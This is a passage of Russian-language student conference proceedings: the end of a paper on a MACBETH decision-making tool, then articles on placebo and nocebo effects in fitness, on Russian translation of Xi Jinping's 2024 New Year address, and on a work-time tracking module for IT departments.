	1	<input type="checkbox"/>

введите альтернативы

Mahath Gulf
Paul Rhodes
Trifecta
Clearly
Jessica Riff
Charlotte Polka

Рисунок 1 – Ввод критериев и альтернатив

Далее, после перехода во вкладку «Матрица», открывается матрица решений, заполненная нулями. Её надо заполнить соответствующими числовыми значениями. На рисунке 2 представлена заполненная согласно примера матрица решений.

**оценка альтернатив**

	количество прослушаний	отношение тематике фестиваля	зарплата артиста и доп. расходы	гибкость условий	репутация артиста
Mahath Gulf	4382521	8	99591	7	8
Paul Rhodes	1872847	6	57837	2	6
Trifecta	407691	4	5609	10	7
Clearly	18799049	10	184742	6	10
Jessica Riff	450987	5	3007	10	10
Charlotte Polka	2202083	10	54947	2	7

Рисунок 2 – Ввод матрицы решений

Чтобы посмотреть рекомендуемые альтернативы, надо перейти во вкладку «Результаты», представленную на рисунке 3. Здесь представлены круговая диаграмма и гистограмма с результатами. Как можно увидеть, здесь также рекомендуется артист Clearly, однако неплохими хэдлинерами для поп-фестиваля также могут быть Trifecta и Jessica Riff.



Рисунок 3 – Результаты сравнений

Программный код был выложен в открытый доступ на GitHub: <https://github.com/YourFavouriteCustomer/MonoMACBETH>

**Использованные источники:**

1. Bana e Costa C.A., De Corte J-M, Vansnick J-C. MACBETH. (Overview of MACBETH multicriteria decision analysis approach) // International Journal of Information Technology & Decision Making. - 2012. - №11(2). - С. 359-387.
2. Pereira V., Basilio M.P., Santos C.H.T. Enhancing Decision Analysis with a Large Language Model: pyDecision a Comprehensive Library of MCDA Methods in Python // arXiv URL: <https://arxiv.org/abs/2404.06370> (дата обращения: 27.05.2025).
3. Bandyopadhyay S. A Novel Multi-Criteria Decision Analysis Technique Incorporating Demanding Essential Characteristics of Existing MCDA Techniques // Research Square URL: <https://doi.org/10.21203/rs.3.rs-1163422/v1> (дата обращения: 27.05.2025).

*Галлямова Э.Р.  
студент ППО-21*

*ФПиП*

*«СФ УУНиТ»*

*Шейко Г.А.  
старший преподаватель  
кафедра физвоспитание  
«СФ УУНиТ»*

## **ЭФФЕКТ ПЛАЦЕБО И НОЦЕБО В ФИТНЕСЕ**

***Аннотация:** В статье исследуется влияние плацебо и ноцебо на спорт и фитнес. Ожидания спортсменов могут усиливать или снижать силу, выносливость и восстановление. Рассмотрены научные данные, методы использования плацебо для мотивации и снижения вреда ноцебо, а также этические аспекты их применения.*

***Ключевые слова:** плацебо, ноцебо, фитнес, спортивная психология, нейробиология, мотивация, выносливость, сила, восстановление, тренировки, самовнушение, эффективность тренировок, спортивные добавки, психосоматика.*

*Gallyamova E.R.  
student*

*PPE-21*

*FPaP*

*"Sterlitamak branch of UUSaT"*

*Sheiko G.A.*

*senior lecturer*

*department of «physical education»*

*FMAiT*

*"Sterlitamak branch of UUSaT"*

*Russian Federation, Bashkortostan, Sterlitamak*

## **THE INFLUENCE OF PSYCHOSOMATICS ON PHYSICAL HEALTH**

***Annotation:** The article examines the effects of placebo and nocebo on sports and fitness. Athletes' expectations can enhance or decrease strength, endurance, and recovery. Scientific data, methods of using placebos for motivation and harm reduction of nocebos, as well as ethical aspects of their use are considered.*

***Keywords:** placebo, nocebo, fitness, sports psychology, neurobiology, motivation, endurance, strength, recovery, training, self-suggestion, training effectiveness, sports supplements, psychosomatics.*

В мире фитнеса и спортивных достижений существует удивительный парадокс: иногда то, во что мы верим, оказывает на наше тело большее влияние, чем реальные физические факторы. Это проявляется через два взаимосвязанных психологических феномена - эффект плацебо и его "тёмного двойника" - эффект ноцебо. Эти явления настолько мощны, что могут буквально переписывать физиологические реакции нашего организма, заставляя нас становиться сильнее или слабее, быстрее или медленнее, выносливее или уставшими - исключительно под влиянием наших убеждений [1].

Современные исследования в области спортивной психологии и нейрофизиологии показывают, что эффекты плацебо и ноцебо не являются чем-то мистическим или ненаучным. Напротив, они имеют чёткие нейробиологические механизмы, связанные с работой дофаминовой, опиоидной и эндоканнабиноидной систем мозга [6]. Когда мы ожидаем положительного результата, наш мозг запускает каскад физиологических реакций, которые действительно могут улучшить спортивные показатели. И наоборот - страх и негативные ожидания способны вызвать реальные физиологические изменения, ухудшающие работоспособность [7]. «Психосоматический симптом» — это физический симптом, который вызван психологическими причинами. Например, головная боль, которая возникает из-за стресса, или боль в животе, которая связана с тревогой.

Эффект плацебо — это не просто "самовнушение" в бытовом понимании. Это сложный психофизиологический процесс, имеющий конкретные нейробиологические корреляты. Исследования с использованием фМРТ показали, что при ожидании положительного эффекта активируются:

- Префронтальная кора (отвечает за ожидания и предсказания);
- Опиоидная система (регулирует восприятие боли);
- Дофаминовая система (отвечает за мотивацию и вознаграждение);
- Эндоканнабиноидная система (влияет на стрессоустойчивость).

Интересно, что эти же системы активируются при реальном воздействии спортивных добавок, лекарств или эффективных тренировочных методик. По сути, наш мозг может "имитировать" физиологическое воздействие, основываясь только на наших ожиданиях [2].

С эволюционной точки зрения эффект плацебо может быть адаптивным механизмом. В условиях, когда реальная медицинская помощь была недоступна, вера в исцеление могла мобилизовать внутренние резервы организма. В контексте физической активности это проявляется особенно ярко: уверенность в своих силах действительно повышает работоспособность [3].

Многочисленные исследования демонстрируют влияние плацебо на силовые показатели. В классическом эксперименте Beedie et al. (2007) спортсменам, специализирующимся на жиме лёжа, давали плацебо, представляя его как новый сильнодействующий допинг. Результаты показали

увеличение максимального веса в жиме на 3-7% по сравнению с контрольной группой.

В исследовании Clark et al. (2000) велосипедистам, участвовавшим в 40-километровой гонке, давали либо настоящий углеводный гель, либо плацебо. При этом обе группы были убеждены, что получают настоящий энергетик. Разница в результатах составила менее 1%, хотя физиологически плацебо-группа не получала дополнительных углеводов [2].

Эффект плацебо особенно заметен в восприятии боли и скорости восстановления. В исследовании Benedetti et al. (2014) испытуемые, получившие "фальшивый" восстановительный коктейль, но убеждённые в его эффективности, демонстрировали:

- На 30% меньше жалоб на мышечную боль
- На 25% более быстрое субъективное восстановление
- На 15% лучшие показатели в последующих тренировках

Как же все-таки использовать эффект плацебо?

1. Создайте ритуалы - определённая последовательность действий перед подходом может программировать мозг на лучший результат;

2. Используйте "якоря" - специальные предметы (браслеты, определённая форма) могут стать триггерами для мобилизации;

3. Позитивный внутренний диалог - замена "я не могу" на "я становлюсь сильнее" даёт измеримый эффект;

4. Визуализация успеха - детальное представление успешного выполнения упражнения.

Как минимизировать эффект ноцебо:

1. Избегайте негативных установок ("это упражнение опасно");

2. Не акцентируйте внимание на возможных неудачах;

3. Осторожно обращайтесь с информацией о травмах;

4. Используйте мягкие формулировки ("это упражнение требует концентрации").

Интересный компромисс - "честное плацебо", когда человек знает, что принимает плацебо, но всё равно получает эффект. Исследования показывают, что такой подход может работать, особенно в сочетании с объяснением механизмов действия [1].

В данной статье было рассмотрено влияние плацебо и ноцебо на фитнес и спорт. Убеждения и ожидания могут менять физиологию: повышать силу, выносливость и ускорять восстановление. Эти эффекты показывают, как психика влияет на тело, открывая новые способы улучшения результатов без препаратов.

Важно использовать эти знания этично, избегая негативного воздействия страхов. Осознанное управление плацебо и ноцебо помогает максимизировать результат, делая психологические установки таким же ключевым элементом тренировок, как и физическую нагрузку.

### **Использованные источники:**

1. Александров А.А. (2018). Плацебо и ноцебо: нейробиология веры. Москва: Научный мир.
2. Гордеев В.И., Александров Е.Л. (2020). "Эффект плацебо в спорте: механизмы и практическое применение". Журнал спортивной науки и медицины, 15(3), 45-52.
3. Елисеев Е.В. (2019). Психология спорта: влияние убеждений на физическую работоспособность. СПб: Олимпия Пресс.
4. Куликов Л.В., Киселёва М.А. (2021). "Ноцебо-эффект в фитнесе: как страхи снижают результативность тренировок". Вестник спортивной психологии, 7(2), 33-41.
5. Малкин В.Р. (2017). Психофизиология спортивной деятельности. Москва: Спорт.
6. Петрова Н.Л. (2020). "Плацебо-эффект и его использование в подготовке спортсменов". Теория и практика физической культуры, 12, 18-23.
7. Сидоров П.И., Казакова Е.В. (2019). Нейробиологические основы плацебо-терапии. Москва: Медицина.

*Го Юйхао, магистр  
Тяньцзиньский университет иностранных языков  
Тяньзинь, Китай*

**ИССЛЕДОВАНИЕ СТРАТЕГИЙ ПОЛИТИКО-  
ПРОПАГАНДИСТСКОГО ПЕРЕВОДА С ТОЧКИ ЗРЕНИЯ  
МЕЖКУЛЬТУРНОЙ КОММУНИКАЦИИ – НА ПРИМЕРЕ  
НОВОГОДНЕГО ОБРАЩЕНИЯ ГЕНЕРАЛЬНОГО СЕКРЕТАРЯ СИ  
ЦЗИНЬПИНА 2024 ГОДА**

*Аннотация:* Межкультурная коммуникация является одной из актуальных тем современной эпохи, оказывая заметное влияние на нашу жизнь. Как "специалисты по иностранным языкам", мы несем важную миссию по продвижению китайской культуры за рубеж, и стратегии перевода для внешней пропаганды являются темой, которую нам необходимо обсуждать. Перевод политической литературы для внешней пропаганды требует от переводчика не только высокого уровня переводческих навыков, но и требует, чтобы в процессе применения методов перевода четко проявлялась политическая позиция переводчика. В данной статье на основе Новогоднего обращения Генерального секретаря Си Цзиньпина 2024 года и с использованием стратегий перевода таких теоретиков перевода, как Ньюмарк, Венути и др., будет проведен анализ и исследование стратегий перевода политической литературы для внешней пропаганды.

*Ключевые слова:* межкультурная коммуникация; политический перевод для внешней пропаганды; стратегии перевода

*Guo Yuhao, master's degree  
Tianjin Foreign Studies University  
Tianjin, China*

**STUDY OF POLITICAL-PROPAGANDA TRANSLATION  
STRATEGIES FROM THE PERSPECTIVE OF INTERCULTURAL  
COMMUNICATION - THE EXAMPLE OF THE 2024 NEW YEAR'S  
ADDRESS OF GENERAL SECRETARY XI JINPING**

*Abstract:* Intercultural communication is one of the hot topics of the modern era, exerting a remarkable influence on our lives. As 'foreign language specialists', we have an important mission to promote Chinese culture abroad, and translation strategies for foreign propaganda are a topic we need to discuss. Translating political literature for foreign propaganda not only requires the translator to have a high level of translation skills, but also requires that the translator's political stance should be made clear in the process of applying translation methods. In this paper, based on General Secretary Xi Jinping's New Year's Address 2024 and using

*the translation strategies of translation theorists such as Newmark, Venuti, etc., the translation strategies of political literature for foreign propaganda will be analysed and investigated.*

**Keywords:** *intercultural communication; political translation for foreign propaganda; translation strategies*

### **1. Исследовательский контекст**

С ускорением процесса глобализации межкультурная коммуникация стала неотъемлемой частью жизни каждого "специалиста по иностранным языкам". Перевод для внешней пропаганды стал важным средством продвижения национальной культуры, позволяющим ощутить различия между китайской и западной культурами, а также углубить понимание мультикультурности, несущейся языком. Он является важным звеном в межкультурной коммуникации. Перевод для внешней пропаганды не только может снизить сложность переводческой работы и повысить качество перевода, но и оптимизация и инновация его стратегий способствуют укреплению работы по внешней пропаганде. В то же время сама стратегическая значимость внешней пропаганды становится мощным средством для формирования образа ответственной великой державы, позволяя миру увидеть процветание и могущество нашей Родины.

### **2. Взаимосвязь между политическим переводом для внешней пропаганды и межкультурной коммуникацией**

Межкультурная коммуникация относится к общению между носителями родного языка и не родного языка, а также к любому общению между людьми, имеющими различия в языковом и культурном контексте<sup>2</sup>. Перевод для внешней пропаганды, как следует из названия, представляет собой общее понятие для переводческой практики, основной задачей которой является выполнение заданий по переводу внешнепропагандистских материалов<sup>3</sup>. Перевод, как неотъемлемый элемент процесса двуязычного общения, является также неотъемлемой частью межкультурной коммуникации. Поэтому автор считает, что перевод для внешней пропаганды, о котором обычно говорят люди, такой как перевод политической литературы (отчеты о работе правительства, речи партийных и государственных лидеров и т.д.), перевод новостных текстов (новостные репортажи и т.д.), перевод публичных знаков (политические лозунги или плакаты и т.д.), перевод информационных материалов (научные и технические, туристические презентации и т.д.), перевод китайских классических произведений (литературные шедевры и т.д.) и т.д., являются одной из форм проявления межкультурной коммуникации. Таким образом, политический перевод для внешней пропаганды, как официальная форма перевода для внешней пропаганды, является важной составляющей частью межкультурной коммуникации между странами.

### **3. Стратегии политического перевода для внешней пропаганды**

Известный британский теоретик перевода Ньюмарк считает, что стиль можно разделить на три типа: экспрессивный, информативный и вокативный. Для экспрессивного стиля, целью которого является представление культуры исходного языка, например, таких литературных произведений, как романы, стихи и т.д., следует применять семантический перевод, то есть стремиться передать семантическое содержание оригинала, сохранить личные эмоциональные оттенки автора, литературный стиль, структурную форму и т.д. Для информативного и вокативного стилей, ориентированных на культуру целевого языка, таких как реклама, уведомления, туристические брошюры и т.д., следует использовать метод коммуникативного перевода, уделяя внимание пониманию и реакции читателя, а также максимально приближая выражение, формат и формулировки к тому, что принято в данном стиле в целевом языке. Немецкий теоретик перевода Нойберт также выделил следующие четыре ситуации в зависимости от перевода различных текстов: (1) основной акцент на оригинале, например, в научных исследованиях; (2) в основном акцент на оригинале, например, в литературных произведениях; (3) необходимо учитывать как оригинал, так и перевод, например, в профессиональной литературе; (4) основной или полный акцент на переводе, например, в внешней пропаганде. С учетом мнений обоих ученых перевод для внешней пропаганды должен быть сосредоточен на переводе, то есть перевод должен соответствовать стилю и привычкам целевого языка в плане выражения, формата и формулировок<sup>4</sup>. Поскольку политическая литература обладает определенной специализированностью, автор считает, что в переводе политической литературы для внешней пропаганды следует учитывать как оригинал, так и перевод, чтобы продемонстрировать четкую политическую позицию автора и переводчика.

### **4. Анализ примеров перевода политической литературы**

Новогоднее обращение Генерального секретаря Си Цзиньпина 2024 года (далее именуемое «Обращение»), русский перевод которого является типичным примером перевода политической литературы для внешней пропаганды, в основном содержит резюме достижений Китая в 2023 году, а также обсуждение вызовов и планов развития Китая на 2024 год, чтобы задать рамки для развития Китая в различных областях в 2024 году и указать направление для более подробных планов развития в будущем. При интерпретации русского перевода «Обращения» ключевым моментом является то, что иностранные читатели могут недостаточно глубоко понимать некоторые аллюзии и четырехзначные выражения в переводе. В таких случаях необходимо использовать методы «адаптации» и «смыслового перевода» для облегчения понимания. В то же время в процессе перевода следует максимально использовать «эквивалентный перевод» и «буквальный перевод», чтобы обеспечить точность по отношению к оригиналу и подчеркнуть официальный характер речи Генерального секретаря Си Цзиньпина и четкую политическую позицию переводчика.

#### 4.1 Перевод культурно-специфической лексики

Аиксилла определяет «культурно-специфическую лексику» как «слова, которые создают трудности в процессе перевода в целевой язык из-за их особой текстовой функции и коннотации в оригинальном произведении», и считает, что причиной трудностей перевода является «отсутствие эквивалентных слов в целевой языковой культуре или различия в ценностях (определяемые идеологией, использованием, частотой употребления и другими факторами)». 5 Перевод культурно-специфической лексики является неотъемлемой частью перевода для внешней пропаганды в контексте межкультурной коммуникации. Ниже автор проведет краткий анализ некоторых культурно-специфических слов на основе оригинального текста «Обращения» и его официального русского перевода:

Образец 1: 冬至阳生，岁回律转。在这辞旧迎新的美好时刻，我在北京向大家致以新年的祝福！

Перевод: Как говорится, после зимнего солнцестояния приближается новый цикл времён года. В э тот волшебный момент на пороге Нового года в Пекине от всей души поздравляю вас всех с новым счастьем!

В данном примере такие слова, как «冬至阳生» и «岁回律转», являются культурно - специфическими словами, характерными для китайской культуры.

Слово «冬至阳生» связано с традиционным китайским календарем 24 - х солнечных терминов, а именно с термином «зимнее солнцестояние», а также с даосской учением о «инь - яне». В период «зимнего солнцестояния» солнце находится в южном тропике, и в северном полушарии это самый длинный ночной и самый короткий дневной день года. В традиционной китайской культуре день ассоциируется с «ян» (мужским началом), а ночь - с «инь». Поэтому это выражение означает, что после «зимнего солнцестояния» начинает возрастать энергия «ян». Генеральный секретарь Си Цзиньпин использовал это выражение здесь, чтобы выразить, что «зимнее солнцестояние» является последним солнечным термином года по григорианскому календарю, и после «зимнего солнцестояния» наступает григорианский Новый год. Поэтому в официальном русском переводе используется предлог «после», чтобы выразить значение «после...». В то же время, по мере углубления межкультурного обмена между двумя странами и продвижения стратегии «выхода китайской культуры за рубеж», в русском языке появился фразеологизм «зимнее солнцестояние» для обозначения этого солнечного термина. Поэтому переводчик перевел «冬至阳生» как «после зимнего солнцестояния».

А выражение «岁回律转» означает, что годы циклично повторяются в соответствии с законами природы. Поэтому при переводе его можно перевести напрямую как «приближается новый год». Однако, поскольку в предшествующем тексте упоминается сезон «зима», переводчик, чтобы сохранить элегантность оригинального текста, перевел «новый год» как

«новый цикл времён года», чтобы подчеркнуть идею цикличности времен года.

Образец 2: 此时此刻，夜色斑斓，万家灯火。让我们一起，祝愿祖国繁荣昌盛、世界和平安宁！祝愿大家福暖四季、顺遂安康！

Перевод: В э тот момент новогодние огни зажглись на улицах и в окнах домов. Давайте вместе пожелаем нашей любимой Родине процветания и могущества, мира и спокойствия на Земле! Пусть счастье, благополучие и здоровье вам сопутствуют во все времена года!

В данном примере такие выражения, как «夜色斑斓», «万家灯火», «福暖四季», «顺遂安康», являются культурно - специфическими словами. «夜色斑斓» означает яркую и красочную ночную сцену, а «万家灯火» подразумевает, что в ночное время в каждом доме зажигаются огни. Оба выражения имеют значение ярко освещенных улиц и оживленной атмосферы. Поэтому в процессе перевода можно объединить эти два выражения для перевода. Поскольку «Обращение» - это речь Генерального секретаря на новогоднюю ночь по григорианскому календарю, то при переводе переводчик использует «новогодний огонь» (новогодние огни), чтобы подчеркнуть, что речь произносится в новогоднюю ночь. Таким образом, переводчик перевел эти два идиоматических выражения как «новогодние огни зажглись на улицах и в окнах домов», что не только выражает скрытые значения этих двух идиом, но и дополняет предшествующий текст «в этот момент», достигая двойного эффекта.

Последующие выражения «福暖四季、顺遂安康» также имеют значение «счастливой и благополучной жизни, всего хорошего». Поэтому переводчик также использовал метод объединения для перевода их как «счастье, благополучие и здоровье вам сопутствуют во все времена года». В то же время, чтобы продемонстрировать близость Генерального секретаря к народу и его добрые пожелания, переводчик использовал побудительное предложение с глаголом в форме повелительного наклонения, начинающимся с «пусть», чтобы выразить искренность и сердечность пожеланий, а также сделать официальную речь более живой и теплой, а также подчеркнуть привлекательную доброжелательность нашего руководства перед читателями перевода.

Исходя из анализа этих двух примеров, в процессе перевода политической литературы для внешней пропаганды неизбежно встречаются некоторые культурно - специфические слова, характерные для китайской культуры. Хотя с углублением культурного обмена между двумя странами некоторые из этих слов уже имеют соответствующие переводы в русском языке, однако, поскольку китайский язык больше уделяет внимание эстетике языка, люди используют четырехзначные слова и идиомы, чтобы сделать оригинальный текст более ритмичным и легким для чтения. Однако в русском языке редко встречаются подобные рифмованные структуры, как в китайском языке. Поэтому в процессе перевода нам нужно использовать метод

«адаптации» в соответствии с толкованием этих идиом, чтобы читатели перевода лучше понимали содержание, выраженное в оригинальном тексте. В то же время, поскольку политическая литература обладает официальным характером, то в процессе перевода необходимо максимально точно следовать оригиналу. Например, в выражении «福暖四季» слово «四季» означает весь год, но для максимальной точности перевода его лучше перевести как «во все времена года».

#### **4.2 Перевод важных партийных и государственных политических руководящих принципов**

Образец: 粮食生产“二十连丰”，绿水青山成色更足，乡村振兴展现新气象。

Перевод: Вот уже 20-й год подряд мы получаем богатый урожай зерна. Концепция “зелёные горы и изумрудные воды” стала всеобщим стремлением. Подъём сельских районов постоянно наполняется новым содержанием.

В данном примере «绿水青山» и «乡村振兴» являются важными партийными и государственными политическими руководящими принципами в Китае.

Выражение «зелёные горы и изумрудные воды» происходит из научного суждения «зелёные горы и изумрудные воды - это золотые и серебряные горы», которое было выдвинуто товарищем Си Цзиньпином, в то время занимавшим должность секретаря провинциального партийного комитета провинции Чжэцзян, во время его инспекции в Анци, Хучжоу в августе 2005 года. Для этого политического принципа уже существует соответствующий официальный перевод на русский язык. Поэтому в процессе перевода «Обращения» переводчик непосредственно использовал выражение «зелёные горы и изумрудные воды» для перевода этого политического принципа.

«Возрождение сельских районов» - это важная стратегия, выдвинутая Генеральным секретарем Си Цзиньпином в «Докладе XIX Всекитайского съезда Коммунистической партии Китая» в 2017 году. «Доклад XIX Всекитайского съезда Коммунистической партии Китая», являясь также важной партийной и государственной литературой, имеет соответствующую версию перевода на русский язык. Поэтому для выражения «возрождение сельских районов» уже существует фиксированный официальный метод перевода, и переводчик непосредственно использовал этот метод перевода из официального перевода для перевода данной фразы.

Из вышеуказанного примера можно заметить, что по мере продвижения стратегии «выхода китайской культуры за рубеж» и углубления межкультурного обмена между Китаем и Россией, многие внутренние политические документы уже имеют свои соответствующие версии перевода на русский язык. В таких случаях непосредственное использование соответствующих переводов из официальных версий не только придает словам и фразам больший авторитет и точность, но и помогает иностранным

читателям сформировать глубокое и устоявшееся впечатление. Из соответствующих переводов выражений «возрождение сельских районов» и «зелёные горы и изумрудные воды» нетрудно заметить, что для этих принципов официальные переводчики обычно используют метод «буквального перевода», а иногда добавляют такие слова, как «концепция» (концепция), для объяснения этой политики, чтобы помочь читателям перевода лучше понять основные политические принципы нашей страны, тем самым обеспечивая официальный характер перевода и облегчая понимание читателями.

#### **4.3 Перевод новых отраслей и новых достижений**

Образец: C919大飞机实现商飞, 国产大型邮轮完成试航, 神舟家族太空接力, “奋斗者”号极限深潜。国货潮牌广受欢迎, 国产新手机一机难求, 新能源汽车、锂电池、光伏产品给中国制造增添了新亮色。中国以自强不息的精神奋力攀登, 到处都是日新月异的创造。

Перевод: Успешно выполнен полёт магистрального авиалайнера C919 и испытательный рейс произведённого в Китае круизного лайнера. На регулярной основе совершаются полёты пилотируемых кораблей “Шэньчжоу”. Установлен новый рекорд по глубоководному погружению пилотируемым батискафом “Фэньдоучжэ” (“Борец”). Небывалую популярность приобрели модные китайские бренды, ходовыми товарами стали новинки смартфонов отечественного производства. Автомобили на новых источниках энергии, литиевые батареи, фотоэлектрическая продукция сделали товары “произведено в Китае” ещё более привлекательными. Упорный и целеустремлённый китайский народ добивается значительных успехов развития, которые нас восхищают каждый день и видны повсюду.

В подчеркнутой части примера из «Обращения» говорится о достижениях Китая в различных областях в 2023 году. Исходя из перевода, при переводе этих достижений переводчик часто использует метод «буквального перевода» + «транслитерации». К примеру, для «奋斗者号» в русском языке есть слово «борец», которое соответствует ему по смыслу, и переводчик также добавляет примечание для дополнительного объяснения, чтобы облегчить понимание читателями.

Исходя из вышесказанного, для того чтобы подчеркнуть официальный характер политической литературы, когда переводчик сталкивается с новыми терминами, которые ранее никогда не встречались, он обычно использует прямую «транслитерацию» для названий инновационных достижений. Если в русском языке есть соответствующие слова, выражающие это значение, то можно добавить «примечание», чтобы помочь читателям лучше понять. А конкретное содержание достижений переводится напрямую, чтобы продемонстрировать официальную позицию переводчика.

#### **5. Заключение**

Перевод политической литературы для внешней пропаганды является неотъемлемой и важной составляющей китайско - русского

межкультурного общения. В контексте культурной уверенности перевод политической литературы предъявляет более высокие требования к переводчикам. С одной стороны, переводчики должны выполнять свою миссию по переводу, верно передавать содержание, форму и стиль оригинального текста, учитывая при этом восприятие читателей, осуществлять языковой перевод и культурное сопряжение. С другой стороны, необходимо преодолевать ограничения традиционных концепций перевода, следовать правильной политической ориентации, с сильным культурным самосознанием и культурной уверенностью сближать Китай и другие страны, ярко демонстрировать китайские концепции и выдвигать китайские предложения. Поэтому при переводе политической литературы для внешней пропаганды, помимо использования метода «адаптации» для культурно - специфических слов, для остального содержания следует по возможности использовать такие методы, как «фореинизация», «буквальный перевод», «буквальный перевод + примечание», «транслитерация», чтобы подчеркнуть политическую позицию переводчика и продемонстрировать культурную уверенность.

#### **Использованные источники**

- [1]. Ху Синьвэнь, Чжан Цзянь. Имя и реальность перевода иностранной пропаганды - интервью с профессором Чжан Цзянем[J]. Китайский иностранный язык, 2013, 10(3):100-104.
- [2]. Хуан Юйцзе. Выбор единиц перевода в английском переводе политической литературы с точки зрения межкультурной коммуникации: пример английского перевода отчета о работе Чунцинского муниципального народного правительства за 2011 год[J]. Journal of Hubei Correspondence University 2014(10)
- [3]. Ван Баоронг Чэнь Ючжэ Цзян Хайянь. Анализ перевода китайских характерных слов в политической литературе - на примере английского перевода отчета о работе правительства в 2021 году[J] Asia-Pacific Interdisciplinary Translation Studies. 2023(1)
- [4]. Ван Цзяли. Перевод политической литературы с точки зрения культурного доверия - на примере английского перевода доклада 20-го съезда партии[J]. Сравнительные исследования культурных инноваций, 2023(11)
- [5]. Ван Ю. Исследование переводческих стратегий иностранной пропаганды с точки зрения межкультурной прагматики[J]. English Square, 2022(9)
- [6]. Юань Сяонин . Стратегии и обоснование английского перевода иностранной пропаганды[J]. Китайский перевод, 2005, 26(1): 75-78

*Горбатко К.С.  
студент  
НИУ «БелГУ»  
РФ, г. Белгород  
Научный руководитель:  
Маматов Е.М., кандидат технических наук  
доцент  
РФ, г. Белгород*

## **РАЗРАБОТКА МОДУЛЯ УЧЕТА РАБОЧЕГО ВРЕМЕНИ СОТРУДНИКОВ ИТ ПОДРАЗДЕЛЕНИЯ**

***Аннотация:** В статье рассматривается актуальность разработки специализированного модуля учета рабочего времени для ИТ-подразделений, учитывающего специфику их деятельности. Проведен анализ существующих систем учета и выявлены их недостатки применительно к задачам ИТ-специалистов. Представлена концепция и основные функциональные требования к разрабатываемому модулю, а также предложены варианты его реализации с использованием современных технологий. Описаны основные преимущества внедрения модуля, включая повышение прозрачности рабочего времени, оптимизацию планирования задач, улучшение контроля за загрузкой персонала и повышение общей эффективности работы ИТ-подразделения.*

***Ключевые слова:** учет рабочего времени, ИТ-подразделение, модуль учета, автоматизация, трудозатраты, эффективность, управление проектами, информационные технологии, программное обеспечение, планирование ресурсов.*

*Gorbatko K.S.  
student  
National Research University "BelSU"  
Russian Federation, Belgorod  
Academic Supervisor:  
Mamatov E.M., Candidate of Technical Sciences  
associate professor  
Russian Federation, Belgorod*

## **DEVELOPMENT OF A WORK TIME TRACKING MODULE FOR IT DEPARTMENT EMPLOYEES**

***Abstract:** The article discusses the relevance of developing a specialized work time tracking module for IT departments, taking into account the specifics of their activities. An analysis of existing tracking systems was carried out, and their shortcomings in relation to the tasks of IT specialists were identified. The concept and main functional requirements for the module being developed are presented, and options for its implementation using modern technologies are proposed. The*

*main advantages of implementing the module are described, including increasing the transparency of working hours, optimizing task planning, improving control over employee workload, and increasing the overall efficiency of the IT department.*

***Keywords:** work time tracking, IT department, tracking module, automation, labor costs, efficiency, project management, information technology, software, resource planning.*

В современных организациях, где IT-подразделения играют ключевую роль в поддержании и развитии бизнеса, эффективное управление ресурсами и контроль за рабочим временем сотрудников становятся критически важными задачами. Евстифеева С. А. акцентирует внимание на том, что: «Традиционные методы учета рабочего времени, такие как бумажные журналы или простые электронные таблицы, часто оказываются неэффективными и не позволяют получить полную картину о трудозатратах и загрузке специалистов». [3] Это приводит к трудностям в планировании проектов, неоптимальному распределению ресурсов и, как следствие, снижению общей эффективности работы IT-подразделения.

Разработка специализированного модуля учета рабочего времени для IT-подразделений является актуальной задачей, поскольку позволяет учитывать специфику их деятельности, включающую работу над различными проектами, поддержку инфраструктуры, решение инцидентов и другие задачи, требующие точного учета времени.

На рынке существует множество систем учета рабочего времени, однако большинство из них ориентированы на общий учет времени и не учитывают особенности работы IT-специалистов. Парфенова М. Я. В своей статье пишет о том, что «эти системы часто не позволяют:

- Учитывать время, затраченное на конкретные задачи и проекты.
- Отслеживать прогресс выполнения задач и сравнивать его с запланированным.
- Автоматически формировать отчеты о трудозатратах по различным проектам.
- Интегрироваться с другими системами, используемыми в IT-подразделении, такими как системы управления проектами (Project Management Systems) или системы управления инцидентами (Incident Management Systems)». [7]

Разрабатываемый модуль учета рабочего времени должен обладать следующими основными характеристиками. Провалов В. С. выделял следующие критерии:

– **«Удобный и интуитивно понятный интерфейс:** Модуль должен быть простым в использовании и не требовать специального обучения для сотрудников.

– **Возможность учета времени по различным задачам и проектам:** Сотрудники должны иметь возможность указывать, на какие задачи и проекты они затрачивают время.

– **Автоматическое формирование отчетов:** Модуль должен автоматически формировать отчеты о трудозатратах по различным проектам, сотрудникам, временным периодам и другим параметрам.

– **Интеграция с другими системами:** Модуль должен интегрироваться с системами управления проектами, системами управления инцидентами и другими системами, используемыми в IT-подразделении.

– **Гибкая настройка:** Модуль должен быть гибким и легко настраиваться под нужды конкретного IT-подразделения.

Разрабатываемый модуль учета рабочего времени должен обеспечивать выполнение следующих основных функций:

– **Регистрация начала и окончания рабочего дня:** Сотрудники должны иметь возможность регистрировать начало и окончание своего рабочего дня.

– **Учет времени, затраченного на выполнение задач:** Сотрудники должны иметь возможность указывать время, затраченное на выполнение конкретных задач». [10]

– **Формирование отчетов:** Модуль должен формировать различные отчеты о трудозатратах, такие как:

1. Отчет о трудозатратах по проектам.
2. Отчет о трудозатратах по сотрудникам.
3. Отчет о трудозатратах по задачам.
4. Отчет о сверхурочной работе.

– **Управление пользователями и ролями:** Модуль должен обеспечивать управление пользователями и ролями, чтобы разграничивать права доступа к различным функциям модуля.

– **Интеграция с календарем:** Модуль должен интегрироваться с календарем, чтобы сотрудники могли планировать свои задачи и автоматически учитывать время, затраченное на их выполнение.

Модуль учета рабочего времени может быть реализован с использованием различных технологий, таких как:

– **Веб-приложение:** Веб-приложение может быть разработано с использованием различных фреймворков, таких как Django, Flask (Python), Ruby on Rails (Ruby), Spring (Java), или ASP.NET (C#).

– **Мобильное приложение:** Мобильное приложение может быть разработано для платформ iOS и Android с использованием таких технологий, как React Native, Flutter, или Xamarin.

Выбор конкретной технологии зависит от требований к производительности, масштабируемости и совместимости с другими системами.

Внедрение разработанного модуля учета рабочего времени позволит:

– **Повысить прозрачность рабочего времени:** Руководство IT-подразделения будет иметь полную информацию о том, на что сотрудники тратят свое время.

– **Оптимизировать планирование задач:** Точная информация о трудозатратах позволит более точно планировать проекты и распределять ресурсы.

– **Улучшить контроль за загрузкой персонала:** Руководство сможет отслеживать загрузку сотрудников и предотвращать переработки.

– **Повысить эффективность работы IT-подразделения:** Оптимизация использования ресурсов и улучшение планирования приведут к повышению общей эффективности работы IT-подразделения.

